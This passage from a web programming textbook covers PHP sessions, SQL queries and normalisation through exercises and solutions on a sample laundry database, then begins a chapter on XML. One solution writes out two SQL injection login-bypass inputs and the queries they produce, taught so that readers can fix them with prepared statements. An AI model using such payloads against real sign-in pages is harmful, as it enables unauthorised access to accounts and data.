HTTP has no memory. Redirect, then `exit`. A cookie keeps data on the client, which can edit it; a session keeps it on the server and sends only an id (**Figure 5.8**). Identity belongs in a session.

A relational database connects tables only by matching values. Primary keys name rows, foreign keys refer to them, and the seven tables of **Figure 5.9** put each fact where it belongs, as the counter book of **Listing 5.8** shows by going wrong.

SQL is declarative: `CREATE TABLE` with types and constraints; `INSERT`, `UPDATE`, `DELETE`; and `SELECT ... WHERE ... GROUP BY ... HAVING ... ORDER BY ... LIMIT`, with joins, `LEFT JOIN` and aggregates. A bill's amount is Equation (5.1), its balance Equation (5.2).

Constraints and transactions keep the data true: errors 1062, 1452 and 1451 are bugs caught; a transaction commits several writes together or none.

PHP reaches the database through `mysqli` or PDO: connect, prepare, bind, execute, fetch, close, with exceptions switched on.

Gluing a value into SQL hands over the database (Equation (5.3)); a prepared statement sends values separately, so they can never become instructions (**Figure 5.16**).

One idea, three languages, six runs, the same numbers (**Table 5.9**).

The PHP manual [14], Lerdorf, Tatroe and MacIntyre [23] and Nixon [24] cover PHP; the MySQL manual [7], MariaDB's knowledge base [8], SQLite's documentation [10], Codd [11] and Date [12] the database; OWASP [15], [16] security; PHP.Watch [1], Apache Friends [3], endoflife.date [5], [9], the MariaDB Foundation [6], Microsoft [17], [19] and the PHP Group [18] the versions current in September 2026; Apache [4], XAMPP [2], JDBC [20], PEP 249 [21] and Flask [22] the servers and drivers. Chapter 8 works problems of exactly this kind.

5.20 Exercises

5.1 Name the three programs a "web server" consists of, the default port of each, and the file that configures each. Then say which you would suspect first for each symptom: a blank white page; "connection refused" in the browser; "Access denied for user".

5.2 On Ubuntu, Apache's document root is `/var/www/html`. You save a page as `/var/www/html/laundry/admin/report.php`. Give its address. Then give the address of `/etc/php/8.3/apache2/php.ini`, or explain why it has none.

5.3 A page calls `setcookie('lang', 'id', time() + 86400)` and on the next line prints `$_COOKIE['lang']`. What happens on the first visit, and why? What is printed on the second visit?

5.4 Explain, in four steps, what happens between `session_start()` on the sign-in page and `$_SESSION['user']` being readable on the next page. Say exactly what travels over the network and what does not.

5.5 Choose a MySQL type for each and justify it in one sentence: a rupiah amount; a customer's telephone number; the moment a bill was collected, which may not have happened yet; a payment method out of four; a quantity of kilograms or items.

5.6 Write a query listing the first five customers, alphabetically, whose address contains `Wiyung`, and a second query counting all of them.

5.7 Write one query that shows, per outlet, how many bills are ready for pickup (status `finished`) and their total value.

5.8 Write one query that shows, for each payment method, how many payments were made and how much money they brought in, largest total first.

5.9 `Employee.spv_id` refers to another row of `Employee`. Write one query that lists every employee with the name of their supervisor, and explain why it needs a `LEFT JOIN`.

5.10 Write one query that finds the three employees who received the most bills, with their outlet.

5.11 Here is a flat table kept by a delivery rider: `Delivery(bill_id, customer_name, customer_phone, outlet_id, outlet_name, delivered_at)`. Name one update, one deletion and one insertion anomaly it suffers from, and split it into tables in third normal form.

5.12 A sign-in page builds `"SELECT * FROM Employee WHERE email = '$e' AND password = '$p'"`. Give two different inputs that sign in without knowing any password, write the SQL each produces, and explain why the database agrees. Then state the repair.

5.13 Rewrite `$pdo->query("UPDATE Bill SET rack = '$rack' WHERE id = '$id'")` as a prepared statement in PDO, and return how many rows changed.

5.14 A page lets the visitor choose the column to sort bills by. Explain why a placeholder cannot be used for it, and write the PHP that makes it safe.

5.15 A customer brings 7 kilograms for express washing (`S0002`, Rp 12.000 per kilogram) and pays Rp 50.000 by QRIS. Compute the bill's `payment` and balance by hand with Equation (5.1) and Equation (5.2), and list the rows that `createBill()` writes, in order, inside its transaction.

5.16 In PHP, Java and Python, name the call that (a) opens a transaction, (b) makes it permanent, (c) undoes it; and name the placeholder character each uses with MySQL.

5.21 Solutions to the Exercises

5.1 Apache (port 80, `httpd.conf`), PHP (no port, `php.ini`), MySQL or MariaDB (port 3306, `my.ini` or `my.cnf`). A blank page: PHP, a script that died with `display_errors` off, so look in the error log. Connection refused: Apache is not running, or is on another port. Access denied for user: MySQL, the credentials are wrong; and note that Apache and PHP are working perfectly for that message to have reached you.

5.2 `http://localhost/laundry/admin/report.php`. `php.ini` has no address, because it is outside the document root, and only files inside the document root can be requested.

5.3 On the first visit PHP warns about an undefined array key (or prints nothing). `setcookie()` only queues a `Set-Cookie` header; `$_COOKIE` was filled from what the browser sent with this request, and the browser had not been told about the cookie yet. On the second visit the browser sends `lang=id`, and `id` is printed.

5.4 (1) `session_start()` finds no session cookie, invents an id and sends `Set-Cookie: PHPSESSID=...`. (2) At the end of the request the contents of `$_SESSION` are written to a file on the server named after the id. (3) The browser sends the cookie back with the next request, automatically. (4) `session_start()` on the next page reads the file and refills `$_SESSION`. Only the id crosses the network; the data stays on the server.

5.5 Rupiah: `DECIMAL(10,2)`, exact, unlike `FLOAT`. Telephone: `VARCHAR(30)`, because it keeps its leading zero and no arithmetic is ever done on it. Collection moment: `DATETIME NULL`, a date and time that is `NULL` until it happens. Method: `ENUM('cash','qris','transfer','credit')`, a short fixed list, backed by a `CHECK`. Quantity: `INT` with `CHECK (unit > 0)`, as `Bill.unit` is.

5.6 Listing 5.64 answers it.

Listing 5.64 `sql/ex_06_wiyung.sql`: a pattern search and a count.

```
-- Exercise 5.6: customers who live in Wiyung, alphabetically, and how many there are.
SELECT id, name, phone
  FROM Customer
 WHERE address LIKE '%Wiyung%'
 ORDER BY name
 LIMIT 5;

SELECT COUNT(*) AS wiyung_customers FROM Customer WHERE address LIKE '%Wiyung%';
```

```
+-------+----------------------+----------------+
| id    | name                 | phone          |
+-------+----------------------+----------------+
| C0201 | Adi Saputra          | 0811-0000-1509 |
| C0144 | Aisyah Sulistyo      | 0819-0000-0284 |
| C0141 | Andi Yusuf Kurniawati | 0896-0000-5028 |
| C0227 | Ayu Fauzi            | 0816-0000-6556 |
| C0231 | Citra Ayu Hidayat    | 0898-0000-4274 |
+-------+----------------------+----------------+
5 rows in set

+------------------+
| wiyung_customers |
+------------------+
|               55 |
+------------------+
1 row in set
```

5.7 Listing 5.65 answers it.

Listing 5.65 `sql/ex_07_ready.sql`: bills ready for pickup, per outlet.

```
-- Exercise 5.7: bills ready for pickup (finished, not yet collected) per outlet.
SELECT o.name, COUNT(*) AS ready, SUM(b.payment) AS value
  FROM Bill b
  JOIN Outlet o ON o.id = b.Outlet_id
 WHERE b.status = 'finished'
 GROUP BY o.id, o.name
 ORDER BY o.id;
```

```
+--------------------------+-------+---------+
| name                     | ready | value   |
+--------------------------+-------+---------+
| Profitina Laundry Rungkut |    23 | 1045000 |
| Profitina Laundry Keputih |     6 |  338000 |
| Profitina Laundry Wiyung  |     5 |  276000 |
+--------------------------+-------+---------+
3 rows in set
```

5.8 Listing 5.66 answers it.

Listing 5.66 `sql/ex_08_methods.sql`: payments per method.

```sql
-- Exercise 5.8: how customers pay, most money first.
SELECT method, COUNT(*) AS payments, SUM(amount) AS total
  FROM Payment
 GROUP BY method
 ORDER BY total DESC;
```

```
+----------+----------+----------+
| method   | payments | total    |
+----------+----------+----------+
| cash     |     1695 | 71695000 |
| qris     |     1151 | 48884000 |
| transfer |      290 | 12888000 |
| credit   |      183 |  9217000 |
+----------+----------+----------+
4 rows in set
```

Cash still brings in half the money, QRIS a third.

5.9 The table is joined to itself, under two aliases (**Listing 5.67**). It must be a `LEFT JOIN` because the owner, `E0001`, has no supervisor (`spv_id` is `NULL`), and an inner join would drop him.

Listing 5.67 `sql/ex_09_supervisors.sql`: a self-join.

```sql
-- Exercise 5.9: every employee with the name of their supervisor.
-- The same table appears twice, under two aliases: e (the employee) and s (the
supervisor).
SELECT e.id, e.name, e.section, s.name AS supervisor
  FROM Employee e
  LEFT JOIN Employee s ON s.id = e.spv_id
 ORDER BY e.id;
```

```
+-------+----------------------+-------------+----------------------+
| id    | name                 | section     | supervisor           |
+-------+----------------------+-------------+----------------------+
| E0001 | Hendra Wijaya        | transaction | NULL                 |
| E0002 | Siti Nurhaliza Rahman | wash        | Hendra Wijaya        |
| E0003 | Bambang Sutrisno     | transaction | Hendra Wijaya        |
| E0004 | Dewi Lestari Putri   | transaction | Hendra Wijaya        |
| E0005 | Anisa Rahmawati      | transaction | Hendra Wijaya        |
| E0006 | Agus Setiawan        | wash        | Hendra Wijaya        |
| E0007 | Yulia Kartika Sari   | wash        | Hendra Wijaya        |
| E0008 | Rizky Pratama        | transaction | Siti Nurhaliza Rahman |
| E0009 | Moh. Ma'ruf Hidayat  | wash        | Siti Nurhaliza Rahman |
| E0010 | Wulan Sari Dewi      | wash        | Siti Nurhaliza Rahman |
| E0011 | Kevin Tanoto         | transaction | Siti Nurhaliza Rahman |
| E0012 | Fitri Handayani      | transaction | Bambang Sutrisno     |
| E0013 | Slamet Riyadi        | wash        | Bambang Sutrisno     |
| E0014 | Nur Aini Maulida     | wash        | Bambang Sutrisno     |
+-------+----------------------+-------------+----------------------+
14 rows in set
```

5.10 **Listing 5.68** answers it.

Listing 5.68 `sql/ex_10_cashiers.sql`: bills received per employee, top three.

```sql
-- Exercise 5.10: the three employees who received the most bills, with their outlet.
SELECT e.name, e.Outlet_id, COUNT(*) AS bills_received
  FROM Bill b
  JOIN Employee e ON e.id = b.Employee_id
 GROUP BY e.id, e.name, e.Outlet_id
 ORDER BY bills_received DESC
 LIMIT 3;
```

```
+--------------------+-----------+----------------+
| name               | Outlet_id | bills_received |
+--------------------+-----------+----------------+
| Dewi Lestari Putri | O01       |            788 |
| Rizky Pratama      | O02       |            501 |
| Kevin Tanoto       | O02       |            495 |
+--------------------+-----------+----------------+
3 rows in set
```

5.11 *Update*: the customer changes her telephone number and only some rows are corrected. *Deletion*: deleting the only delivery to a customer loses her name and number. *Insertion*: a new outlet cannot be recorded before its first delivery. In third normal form: `Customer(id, name, phone)`, `Outlet(id, name)`, `Bill(id, Customer_id, Outlet_id, ...)` and `Delivery(Bill_id, delivered_at)`, where `Delivery.Bill_id` is both the primary key and a foreign key to `Bill`. The name and phone depend on the customer, the outlet name on the outlet, and only `delivered_at` on the delivery itself.

5.12 In the password box, `' OR '1'='1`, giving `... AND password = '' OR '1'='1'`: by Equation (5.3), the right half is true for every row, and `AND` binds before `OR`, so every row matches. In the e-mail box, `kasir1@profitina-laundry.example' --` (with a space after the dashes), giving `... WHERE email = 'kasir1@...' -- ' AND password = ...`: the rest of the line is a comment and the password test disappears. The repair is **Listing 5.46**: `WHERE email = ?` with the value bound, and the password checked against the stored hash.

5.13 `$stmt = $pdo->prepare('UPDATE Bill SET rack = ? WHERE id = ?'); $stmt->execute([$rack, $id]); return $stmt->rowCount();`. The two values travel separately; `rowCount()` is 1 if the bill exists and 0 otherwise.

5.14 A placeholder stands for a value, and a column name is part of the statement's structure, which the database has already parsed when values arrive; `ORDER BY ?` would sort by a constant. Compare the choice against a list you wrote and put only your own string into the SQL: `$allowed = ['arrived', 'payment', 'id']; $sort = in_array($_GET['sort'] ?? '', $allowed, true) ? $_GET['sort'] : 'arrived'; $sql = "SELECT id, status FROM Bill ORDER BY $sort DESC";`.

5.15 By Equation (5.1), $12000 \times 7 = 84000$, so `payment` is Rp 84.000. By Equation (5.2), $84000 - 50000 = 34000$: Rp 34.000 is due on collection. Inside the transaction `createBill()` reads the price from `Service`, computes the next id, inserts the `Bill` row (status `queued`), inserts the `StatusLog` row (`queued`), inserts the `Payment` row (`qris`, 50000), and commits. If any insert fails, `rollBack()` removes all of them.

5.16 PHP: `beginTransaction()`, `commit()`, `rollBack()`, placeholder `?` (or `:name`). Java: `setAutoCommit(false)`, `commit()`, `rollback()`, placeholder `?`. Python: the DB-API opens a transaction implicitly before the first change, `commit()`, `rollback()`, placeholder `%s` with PyMySQL (and `?` with `sqlite3`).

References

[1] PHP.Watch, *PHP Versions: release dates and support status*. [Online]. Available: https://php.watch/versions (accessed Sep. 2026).

[2] Apache Friends, *XAMPP Apache + MariaDB + PHP + Perl*. [Online]. Available: https://www.apachefriends.org/

[3] Apache Friends, "New XAMPP release 8.2.12, 8.1.25 and 8.0.30," Nov. 19, 2023. [Online]. Available: https://www.apachefriends.org/blog/new_xampp_20231119.html

[4] The Apache Software Foundation, *Apache HTTP Server Version 2.4 Documentation*. [Online]. Available: https://httpd.apache.org/docs/2.4/

[5] endoflife.date, *MySQL*. [Online]. Available: https://endoflife.date/mysql (accessed Sep. 2026).

[6] MariaDB Foundation, "MariaDB Server 12.3, 11.8, 11.4 and 10.11: Q3 2026 maintenance releases, and goodbye 10.6," Aug. 2026. [Online]. Available: https://mariadb.org/mariadb-server-12-3-11-8-11-4-and-10-11-q3-2026-maintenance-releases-and-goodbye-10-6/

[7] Oracle Corporation, *MySQL 8.4 Reference Manual*. [Online]. Available: https://dev.mysql.com/doc/refman/8.4/en/

[8] MariaDB Foundation, *MariaDB Knowledge Base*. [Online]. Available: https://mariadb.com/kb/en/

[9] endoflife.date, *phpMyAdmin*. [Online]. Available: https://endoflife.date/phpmyadmin (accessed Sep. 2026).

[10] SQLite Consortium, *SQLite Documentation*. [Online]. Available: https://www.sqlite.org/docs.html

[11] E. F. Codd, "A relational model of data for large shared data banks," *Communications of the ACM*, vol. 13, no. 6, pp. 377–387, Jun. 1970.

[12] C. J. Date, *An Introduction to Database Systems*, 8th ed. Boston, MA, USA: Pearson/Addison-Wesley, 2004.

[13] Republic of Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*. Jakarta, Indonesia, 2022.

[14] The PHP Documentation Group, *PHP Manual*. [Online]. Available: https://www.php.net/manual/en/

[15] OWASP Foundation, *OWASP Top 10:2025*. [Online]. Available: https://owasp.org/Top10/2025/

[16] OWASP Foundation, *SQL Injection Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

[17] Microsoft, "SQL Server 2025 is now generally available," *Microsoft Tech Community*, Nov. 2025. [Online]. Available: https://techcommunity.microsoft.com/blog/sqlserver/sql-server-2025-is-now-generally-available/4470570

[18] The PHP Group, *PHP for Windows: Downloads*. [Online]. Available: https://windows.php.net/download/

[19] Microsoft, *Latest supported Visual C++ Redistributable downloads*, Microsoft Learn. [Online]. Available: https://learn.microsoft.com/en-us/cpp/windows/latest-supported-vc-redist

[20] Oracle Corporation, *The Java Tutorials: JDBC Database Access*. [Online]. Available: https://docs.oracle.com/javase/tutorial/jdbc/

[21] M.-A. Lemburg, *PEP 249: Python Database API Specification v2.0*. [Online]. Available: https://peps.python.org/pep-0249/

[22] Pallets Projects, *Flask Documentation*, version 3.1. [Online]. Available: https://flask.palletsprojects.com/

[23] R. Lerdorf, K. Tatroe, and P. MacIntyre, *Programming PHP*, 4th ed. Sebastopol, CA, USA: O'Reilly Media, 2020.

[24] R. Nixon, *Learning PHP, MySQL & JavaScript*, 6th ed. Sebastopol, CA, USA: O'Reilly Media, 2021.

Chapter 6
XML and Structured Data

By the end of this chapter you will be able to take the Profitina Laundry database and hand its bills to another program, in a form that program can read without ever phoning you to ask what a column means. You will learn XML from nothing: what a well-formed document is, how entities and namespaces work, how a DTD and an XML Schema state the rules a document must obey and how a validator enforces them, how XPath asks questions of a document and how XSLT turns one document into another. You will then meet JSON, the format most of the modern web actually speaks, and you will be able to say precisely why it won that place and what it gave up to win it. You will convert real bills and customers from `laundry.db` into both formats, read them back and validate them in PHP, in Java and in Python, and watch the three languages produce the same files down to the last byte. Finally you will build a feed endpoint for the Laundry application, `/feed/bills.xml` and `/feed/bills.json`, in all three languages, and you will know the two parser settings that stop a hostile document from reading your server's files.

6.1 Where We Left Off

Chapter 1 established the sentence the whole book hangs from: a browser asks, a server answers. Chapter 2 filled the answer with HTML and CSS, Chapter 3 put a program behind it, and Chapter 5 gave that program a memory. Profitina Laundry now has a real database, `laundry.db`, with its seven tables: `Outlet`, `Customer`, `Employee`, `Service`, `Bill`, `Payment` and `StatusLog`.

Every one of those chapters had **a human being at one end**. Somebody clicks; somebody reads. HTML exists because a person has eyes: `<h1>` means *draw this large*.

This chapter removes the human.

At the end of each day the head office wants the bills of each of the three outlets, so that it can reconcile the cash, the QRIS payments and the customers' prepaid deposits. An accounting package run by an outside firm wants the same bills once a month. The Laundry's own web front end, written in JavaScript, wants the price list and the status of a bill. In none of these cases is anybody going to *look* at the data. A program writes it; a different program reads it.

So the questions of this chapter are: in what form should the data leave the database, how do the writer and the reader agree on that form, and how can the reader check that what arrived is what was promised? **Figure 6.1** is the map of the answer. One query produces one neutral record per bill; two writers turn the records into an XML document and a JSON document; and those documents are validated, transformed into a printable day sheet, and served over HTTP by a feed endpoint.




Figure 6.1 The plan of this chapter: one source, two formats, many readers. Every box on the right is built, in PHP, Java and Python, before the chapter ends.

Everything in this chapter uses real data. The running example is outlet O01 (Rungkut) on 26 September 2026: four bills, one of them cancelled and one still waiting to be collected, paid by cash, by QRIS and from a customer's deposit. Small as it is, that single day contains every awkward case a feed has to handle.

6.2 The Problem Structured Data Solves

6.2.1 Two programs that have to agree

Strip the situation to its bones. There are two programs, written by different people, perhaps years apart, in different languages, on different machines. One of them has some information; the other one needs it. The information must cross the gap as a sequence of bytes, because a sequence of bytes is the only thing that ever crosses a gap. So the two programs must agree in advance on what the bytes mean.

> **DEFINITION.** A **data interchange format** is an agreed way of writing information down as bytes, so that a program which did not produce it can read it back without asking the producer any questions.

The last five words are the whole requirement. If the reading program has to send somebody a message to ask what column 7 means, the format has failed. And the agreement has to survive: one side being rewritten, one side being replaced by a different product, ten years passing.

6.2.2 A worked example of the failure

Here is the day's business at the Rungkut outlet written the quickest possible way, one bill per line with commas between the values:

Listing 6.1 The four bills of 26 September 2026 as comma-separated values. Everything a reader needs to know is missing from the file itself.

```
B2905,C0022,Vania Wirawan,S0003,7,departed,42000,cash,42000
B2908,C0121,Laras Chandra,S0001,10,departed,80000,qris,80000
B2911,C0246,Dimas Wibowo,S0009,1,departed,0,,
B2913,C0216,Diah Siregar,S0012,1,finished,30000,credit,30000
```

Work through what a new colleague must be told before **Listing 6.1** can be used. Is column 5 kilograms, items or pairs? Is `42000` the amount charged or the amount paid, and why does it

appear twice? Why is the third bill *departed* with a charge of zero, and why are its last two columns empty: is the payment missing, or was there none? What happens when a customer pays a bill in two parts; does the line grow two more columns? And the moment a service description containing a comma appears, such as *Wash, dry & fold*, every column after it shifts one place to the right.

Each of those questions has an answer, and none of the answers is in the file. They live in somebody's head, or in a document written once and never updated. That is the failure: the data and its meaning have come apart.

Now one of the same bills written as XML:

Listing 6.2 One bill as XML, shortened. Every value is labeled by the element or attribute that contains it.

```
<bill id="B2911" status="departed" cancelled="true">
  <customer id="C0246">Dimas Wibowo</customer>
  <service id="S0009" price="25000">Blanket (per item)</service>
  <unit>1</unit>
  <charged>0</charged>
</bill>
```

Read **Listing 6.2** and the questions dissolve. The `1` is a `unit`; the price is per item; the bill is marked `cancelled`, which explains the zero; and there is no `payment` element because nothing was paid. A second payment would simply be a second `payment` element. The comma in *Wash, dry & fold* is no longer a separator, because nothing in XML is separated by commas.

XML pays for this in bytes: every name is repeated for every value. Section 6.19 measures that cost and finds it far smaller than folklore says. What the bytes buy is that the file has become **self-describing**.

> **KEY INSIGHT:** The central idea of XML is that the names travel with the values. In CSV the name of a column lives outside the file, in a document or in a memory. In XML the name of every value is written next to it, every single time. The cost is repetition. The benefit is that the file still means something in ten years, on a machine nobody has built yet, to a reader who has never met the writer.

6.2.3 Portable application, portable data

A comparison from the 1990s places XML in a history most readers have lived through without noticing.




Figure 6.2 Java. Its promise in 1995 was *write once, run anywhere*: compile a program to bytecode, and any machine with a Java virtual machine can run it. The application became portable. The current and long-term-support releases are those of September 2026 [1].

```xml
<?xml version="1.0"?>
<quiz>
  <qanda seq="1">
    <question>
      Which HTTP status code means "Not Found"?
    </question>
    <answer>404</answer>
  </qanda>
  <!-- Note: we need to add more questions later. -->
</quiz>
```

XML

Figure 6.3 XML, the second half of the comparison: *portable data*. The document shown is a small quiz, a question and an answer with a comment, written in tags somebody invented for the purpose.

The pairing of **Figure 6.2** and **Figure 6.3** is exact. In the early 1990s a program was tied to a machine, and Java attacked that with the slogan *portable application*. But data was tied to a program in precisely the same way: a WordPerfect document needed WordPerfect and a Lotus 1-2-3 spreadsheet needed Lotus, and when the vendor disappeared the data became hard to recover. XML attacks *that*, with the slogan *portable data*: a file any program can read, because the rules for reading it are public, simple, and owned by a standards body rather than by a company.

Look closely at **Figure 6.3**. Nobody standardized `<qanda>`. Whoever needed it made it up. That is not a loophole in XML; it is XML.

6.3 What XML Is, and What It Is Not

6.3.1 A language for making languages

> **DEFINITION.** XML, the **eXtensible Markup Language**, is a **meta-language**: a set of rules for inventing markup languages. It has no vocabulary of tags of its own. It is the grammar that any such vocabulary must obey.

HTML has a fixed list of tags, decided by a standards committee: `<p>`, `<table>`, `<img>`. You may not invent `<bill>` in HTML; a browser will not know what to do with it. XML has **no tags at all**. It has rules about how a tag must be written (it must be closed, it must nest properly, its attribute values must be quoted) and nothing whatever to say about *which* tags exist. You choose those.




Figure 6.4 One meta-language, many languages. XML supplies only the rules of form; XHTML, SVG, MathML, RSS and Atom, Office Open XML and the Laundry's own `bills.xml` each supply a vocabulary, and one parser reads them all.

Written languages give a good analogy. English, Indonesian and Swahili use the same alphabet, put spaces between words and read from left to right, and share hardly a word. Those shared rules are about the *form* of writing. XML is the form. **Figure 6.4** shows some of the languages that agree on that form: MathML, SVG, RSS, the format inside every `.docx` file, and the Profitina Laundry bill feed. They share no tags, and the agreement on form alone is enough for one parser to read them all.

> **KEY INSIGHT:** Because every XML vocabulary obeys the same mechanical rules, one piece of software, an **XML parser**, can read all of them, including those invented after the parser was written. The parser breaks a file into elements, attributes and text without the faintest idea what a bill is. That is why the same few lines of code in this chapter could read a laundry feed, a mathematical formula or a news feed.

6.3.2 HTML describes appearance; XML describes meaning

Here is a scrap of HTML:

Listing 6.3 HTML: every tag is an instruction about appearance. Make this big, make this bold, start a paragraph.

```
<H1>This is a heading</H1>
<P>A<B>paragraph</B>started from here</P>
```

And the same content marked up for what it *is*:

Listing 6.4 The same content marked up by meaning. Nothing here says “big” or “bold”.

```
<article>
  <title>This is a heading</title>
  <body>A <emphasis>paragraph</emphasis> started from here</body>
</article>
```

The difference between **Listing 6.3** and **Listing 6.4** is the difference between the two approaches. `<B>` says *bold*. `<emphasis>` says *this matters*, and leaves open whether it ends up bold, italic, spoken louder by a screen reader, or ignored.

> **DEFINITION.** XML describes the **structure** and the **semantics** of data: what the pieces are and how they relate. It deliberately does not describe **format** or **layout**. That is another document’s job, and Section 6.16 introduces it: an XSLT stylesheet.

The separation has a consequence you will feel in Section 6.16. The bill feed becomes a printable HTML day sheet there. If the counter staff want the day sheet sorted differently, or want a phone column, **the data file does not change at all**; only the stylesheet does.

6.3.3 Five things XML is not

Because XML looks like HTML and turns up everywhere, it collects five misconceptions. **Table 6.1** corrects them.

Table 6.1 Five claims about XML, each corrected. XML is not any of these things, but it can be made into, used from, sent over or stored in all of them.

Claim	Why it is wrong	What is true
XML replaces HTML	XML defines no tags, so it cannot draw a page	HTML *can be written as* XML: that is XHTML
XML is a presentation format	XML says nothing about appearance	XML *can be turned into* a presentation format, by XSLT
XML is a programming language	A document has no instructions, variables or loops	XML *can be used from* almost any programming language
XML is a network protocol	It defines no connections, ports or handshakes	XML *can be sent over* a network: SOAP does exactly that
XML is a database	It has no index, no query optimizer, no transaction	XML *can be stored in* a database, and databases can return it

Every correction in **Table 6.1** turns a claim of *identity* into a claim of *relationship*. XML is a notation, in the way decimal numerals are a notation: numerals are not arithmetic, but you can do arithmetic with them, send them down a cable and keep them in a database.

> **WARNING:** Because XML looks like HTML, beginners expect a browser to "run" it. It will not. Open `bills.xml` in a browser and you get a tree of tags, because nobody has told the browser what a `<bill>` means. Section 6.17 shows the two ways to tell it.

6.3.4 Where XML actually turns up

Configuration. The Java server world is configured by XML (Chapter 7 edits a `web.xml` by hand), Android applications by `AndroidManifest.xml`, Maven builds by `pom.xml`.

Exchange between organizations. Business-to-business standards such as **ebXML** for electronic business and **IFX**, the Interactive Financial eXchange, for banking messages are XML. Where money moves between institutions, an XML document very often moves with it; Indonesia's e-invoicing and many bank host-to-host links are further examples.

Messaging. SOAP calls a function on another organization's computer by sending an XML envelope and receiving one back. Much banking, insurance and government software still speaks it.

Documents that are also data. A `.docx` file is a zip archive full of XML; so are `.xlsx` and `.pptx`. Whoever saves a Word file writes XML.

Feeds and graphics. RSS and **Atom** carry news feeds and every podcast; **SVG** draws vector graphics; **sitemap.xml** tells search engines which pages a site has (Section 6.22 comes back to it).

6.4 Your First XML Document

6.4.1 The first line: the XML declaration

Here is a complete document, and we will read it one line at a time.

```
<?xml version = "1.0" encoding = "ISO-8859-1"?>
<note>
    <to>Yarik</to>
    <from>Naya</from>
    <heading>Reminder</heading>
    <body>Don't forget to help mommy!</body>
</note>
```

Figure 6.5 A complete XML document: a short note from Naya to Yarik. Every rule of the language is visible in these six lines.

The first line of **Figure 6.5** is not an element. It is the **XML declaration**, the document telling the parser how to read the rest of itself:

Listing 6.5 The XML declaration of **Figure 6.5**. It begins `<?` and ends `?>`, which marks it as a processing instruction rather than an element.

```
<?xml version = "1.0" encoding = "ISO-8859-1"?>
```

Listing 6.5 gives two facts. `version="1.0"` names the edition of the XML rules the document follows; Section 6.11 explains why, in practice, everybody writes 1.0. `encoding="ISO-8859-1"` is the more important and more misunderstood half.

A **character** is an abstract thing: the letter A, the digit 7, the apostrophe in *Ma'ruf*. An **encoding** is a rule that maps each character to bytes. The same character can be stored as different bytes under different encodings and, the part that bites, the same bytes mean different characters under different encodings. ISO-8859-1 (Latin-1) has 256 one-byte slots for Western European letters; it has no room for Javanese script, for Chinese, or even for the typographic apostrophe.

> **WARNING:** Use UTF-8. It represents every character in Unicode, including Javanese, Balinese, Arabic and emoji, while storing plain English as one byte per character, exactly like Latin-1. Every file in this chapter declares `encoding="UTF-8"`. A file that claims Latin-1 but contains a character outside it will not parse; a file that claims UTF-8 but was saved as Latin-1 may parse and then quietly hand you the wrong letters.

The declaration is optional; without it a parser assumes version 1.0 and UTF-8. Write it anyway: one line removes an assumption.

6.4.2 The root element and its children

The second line of **Figure 6.5** opens an element called `note`, and the last line closes it. Everything else sits between the two.

```
<to>Yarik</to>
<from>Naya</from>
<heading>Reminder</heading>
<body>Don't forget to help mommy!</body>
```

Figure 6.6 The four child elements of `note`: `to`, `from`, `heading` and `body`. Each opens, holds some text, and closes, entirely inside `note`.

